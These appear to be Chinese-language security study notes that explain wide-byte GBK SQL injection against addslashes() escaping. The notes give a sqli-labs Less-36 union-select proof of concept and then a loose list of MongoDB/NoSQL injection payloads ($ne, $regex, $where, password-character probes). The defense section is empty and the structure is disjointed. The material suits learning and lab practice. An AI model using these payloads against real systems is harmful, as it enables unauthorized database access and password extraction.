a=/*&id=注入语句&b=*/宽字节注入(Wide-byte SQL Injection) 是一种利用数据库字符集编码特性来绕过防护转义的 SQL 注入漏洞类型。
它通常发生在 Web 应用与数据库使用 多字节字符集(如 GBK、BIG5 等) 且字符集设置不统一的场景中。
核心原理
为了防止 SQL 注入,Web 应用程序或防御函数(如 PHP 的 addslashes())通常会对用户输入中的单引号 ' 进行转义,在单引号前自动加上转义符反斜杠 \:
' 的 ASCII 码是:0x27\ 的 ASCII 码是:0x5C\' 对应十六进制表示为:0x5C 0x27然而,在 GBK 等双字节编码中,一个汉字由两个字节组成:
0x81 ~ 0xFE0x40 ~ 0xFE“吃掉转义符”的过程:
0xdf,后接单引号 '(0x27),即输入:0xdf 0x27。0x5C,字符串变为:0xdf 0x5C 0x27。0xdf 在高位字节范围内,且反斜杠 0x5C 刚好落在 GBK 第二个字节的范围内(0x40 ~ 0xFE): 0xdf 0x5C 组合解析为一个合法的 GBK 汉字(例如:蠛)。0x5C 被“消耗/吞掉”了。0x27 失去了反斜杠的转义作用,成功逃逸出来闭合 SQL 语句,导致注入发生。产生的根本原因
addslashes())是基于单字节(ASCII/UTF-8)逻辑进行替换的,它无法感知数据库当前连接使用的是 GBK 等多字节字符集。SET NAMES gbk 来设置数据库连接编码,而没有通过数据库客户端驱动 API 正确告知转义函数当前使用的字符集。PoC
逃逸绕过转义函数(宽字节注入)
sqli-labs_less-36
/Less-36/?id=133 %df%27 union select 1,user(),3 %23

防御方式
paylaod
user[$ne]=attacker&pass[$ne]=pas123';return key;//mongoDB
PoC
'
'+'
' && 0 && 'x
' && 1 && 'x
'||1||'

administrator' && this.password.length < 30 || 'a'=='b
administrator' && this.password[0]=='x

{"$ne":""}
{"$regex":"admin.*"}
"$where": "Object.keys(this)[0].match('^.{0}a.*')"